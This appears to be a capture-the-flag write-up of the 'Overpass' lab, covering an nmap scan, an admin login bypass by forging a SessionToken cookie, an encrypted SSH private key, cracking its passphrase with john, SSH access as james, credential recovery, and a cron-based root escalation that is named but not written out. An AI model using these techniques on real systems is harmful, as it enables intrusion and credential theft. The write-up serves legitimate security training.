Overpass

Working Theory

Enumeration

Tools

nmap


```
nobodyatall@0xDEADBEEF:~/tryhackme/overpass$ cat portscn
# Nmap 7.80 scan initiated Mon Sep 14 22:49:42 2020 as: nmap -sC -sV -oN portscn 10.10.203.243
Nmap scan report for 10.10.203.243
Host is up (0.20s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   2048 37:96:85:98:d1:00:9c:14:63:d9:b0:34:75:b1:f9:57 (RSA)
|   256 53:75:fa:c0:65:da:dd:b1:e8:dd:40:b8:f6:82:39:24 (ECDSA)
|_  256 1c:4a:da:1f:36:54:6d:a6:c6:17:00:27:2e:67:75:9c (ED25519)
80/tcp open  http    Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: Overpass
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Sep 14 22:50:10 2020 -- 1 IP address (1 host up) scanned in 27.81 seconds
nobodyatall@0xDEADBEEF:~/tryhackme/overpass$
```

Targets

port 80


admin.html
=======
login.js

/*
-the login page will set the cookies 'SessionToken' if the credentials was correct, and open window /admin
-so it means the /admin windows will check the availability of 'SessionToken' cookies when visit
*/




```
async function login() {
    const usernameBox = document.querySelector("#username");
    const passwordBox = document.querySelector("#password");
    const loginStatus = document.querySelector("#loginStatus");
    loginStatus.textContent = ""
    const creds = { username: usernameBox.value, password: passwordBox.value }
    const response = await postData("/api/login", creds)
    const statusOrCookie = await response.text()
    if (statusOrCookie === "Incorrect credentials") {
        loginStatus.textContent = "Incorrect Credentials"
        passwordBox.value=""
    } else {
        Cookies.set("SessionToken",statusOrCookie)
        window.location = "/admin"
    }
}
```

create SessionToken in cookies



Name	Domain	Path	Expires on	Last accessed on	Value	table.headers.cookies.is...	sameSite
SessionToken	10.10.203.243	/admin/	Wed, 16 Sep 2020 0...	Tue, 15 Sep 2020 03:33:03 ...	test	false	Unset

visit /admin and success bypass the admin login page
//james ssh id_rsa?



Welcome to the Overpass Administrator area


A secure password manager with support for Windows, Linux, MacOS and more

Since you keep forgetting your password, James, I've set up SSH keys for you.

If you forget the password for this, crack it yourself. I'm tired of fixing stuff for you.
Also, we really need to talk about this "Military Grade" encryption. - Paradox


```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,9F85D92F34F42626F13A7493AB48F337

LNu5wQBBz7pKZ3cc4TWlxIUuD/opJi1DVpPa06pwiHHhe8Zjw3/v+xnmtS3O+qiN
JHnLS8oUVR6Smosw4pqLGcP3AwKvrzDWtw2ycO7mNdNszwLp3uto7ENdTIbzvJal
73/eUN9kYF0ua9rZC6mwoI2iG6sdlNL4ZqsYY7rrvDxeCZJkgzQGzkB9wKgw1ljT
WDyy8qncljugOIf8QrHoo30Gv+dAMfipTSR43FGBZ/Hha4jDykUXP0PvuFyTbVdv
BMXmr3xuKkB6I6k/jLjqWcLrhPWS0qRJ718G/u8cqYX3oJmM0Oo3jgoXYXxewGSZ
AL5bLQFhZJNGoZ+N5nHOll1OBl1tmsUIRwYK7wT/9kvUiL3rhkBURhVIbj2qiHxR
3KwmS4Dm4AOtoPTIAmVyaKmCWopf6le1+wzZ/UprNCAgeGTlZKX/joruW7ZJuAUf
ABbRLLwFVPMgahrBp6vRfNECSxztbFmXPoVwvWRQ98Z+p8MiOoReb7Jfusy6GvZk
VfW2gpmkAr8yDQynUukoWexPeDHWiSlg1kRJKrQP7GCupvW/r/Yc1RmNTfzT5eeR
OkUOTMqmd3Lj07yELyavlBHrz5FJvzPM3rimRwEsl8GH111D4L5rAKVcusdFcg8P
9BQukWbzVZHbaQtAGVGy0FKJv1WhA+pjTLqwU+c15WF7ENb3Dm5qdUoSSlPzRjze
eaPG5O4U9Fq0ZaYPkMlyJCzRVp43De4KKkyO5FQ+xSxce3FW0b63+8REgYirOGcZ
4TBApY+uz34JXe8jElhrKV9xw/7zG2LokKMnljG2YFIApr99nZFVZs1XOFCCkcM8
GFheoT4yFwrXhU1fjQjW/cR0kbhOv7RfV5x7L36x3ZuCfBdlWkt/h2M5nowjcbYn
exxOuOdqdazTjrXOyRNyOtYF9WPLhLRHapBAkXzvNSOERB3TJca8ydbKsyasdCGy
AIPX52bioBlDhg8DmPApR1C1zRYwT1LEFKt7KKAaogbw3G5raSzB54MQpX6WL+wk
6p7/wOX6WMo1MlkF95M3C7dxPFEspLHfpBxf2qys9MqBsd0rLkXoYR6gpbGbAW58
dPm51MekHD+WeP8oTYGI4PVCS/WF+U90Gty0UmgyI9qfxMVIu1BcmJhzh8gdtT0i
n0Lz5pKY+rLxdUaAA9KVwFsdiXnXjHEE1UwnDqqrvgBuvX6Nux+hfgXi9Bsy68qT
8HiUKTEsukcy/IYHK1s+Uw/H5AWtJsFmWQs3bw+Y4iw+YLZomXA4E7yxPXyfWm4K
```

gained access to james usr via ssh



```
nobodyatall@0xDEADBEEF:~/tryhackme/overpass$ ssh -i james_ssh james@10.10.203.243
Enter passphrase for key 'james_ssh':
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-108-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Sep 15 03:49:29 UTC 2020

  System load:  0.01               Processes:           88
  Usage of /:   22.4% of 18.57GB   Users logged in:     0
  Memory usage: 12%                IP address for eth0: 10.10.203.243
  Swap usage:   0%

47 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Tue Sep 15 03:47:54 2020 from 10.9.10.47
james@overpass-prod:~$
```

crack the id_rsa pw




```
nobodyatall@0×DEADBEEF:~/tryhackme/overpass$ /usr/share/john/ssh2john.py paradox_ssh > id_rsahash
nobodyatall@0×DEADBEEF:~/tryhackme/overpass$ john --wordlist=/usr/share/wordlists/rockyou.txt id_rsahash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
james13          (paradox_ssh)
Warning: Only 2 candidates left, minimum 4 needed for performance.
1g 0:00:00:10 DONE (2020-09-14 23:42) 0.09606g/s 1377Kp/s 1377Kc/s 1377KC/sa6_123..*7¡Vamos!
Session completed
```

Post Exploitation


Privilege Escalation

todo.txt




```
james@overpass-prod:~$ cat todo.txt
To Do:
> Update Overpass' Encryption, Muirland has been complaining that it's not strong enough
> Write down my password somewhere on a sticky note so that I don't forget it.
  Wait, we make a password manager. Why don't I just use that?
> Test Overpass for macOS, it builds fine but I'm not sure it actually works
> Ask Paradox how he got the automated build script working and where the builds go.
  They're not updating on the website
james@overpass-prod:~$ 
```

.overpass (encrypted creds)




```
james@overpass-prod:~$ cat .overpass
,LQ?2>6QiQ$JDE6>Q[QA2DDQiQD2J5C2H?=J:?8A:4EFC6QN.james@overpass-prod:~$
```

use the overpass binary
// it will open .overpass in my home dir
//so place the .overpass from the remote pc to this dir




```
nobodyatall@0×DEADBEEF:~/tryhackme/overpass$ ./overpassLinux
open /home/nobodyatall/.overpass: no such file or directory
Failed to open or read file
Continuing with new password file.
Welcome to Overpass
Options:
```

got the cred
//james cred




```
nobodyatall@0×DEADBEEF:~/tryhackme/overpass$ ./overpassLinux
Welcome to Overpass
Options:
1       Retrieve Password For Service
2       Set or Update Password For Service
3       Delete Password For Service
4       Retrieve All Passwords
5       Exit
Choose an option:       4
System   saydrawnlyingpicture
nobodyatall@0×DEADBEEF:~/tryhackme/overpass$
```

found crontab curl cmd
//dl the script & exec as root



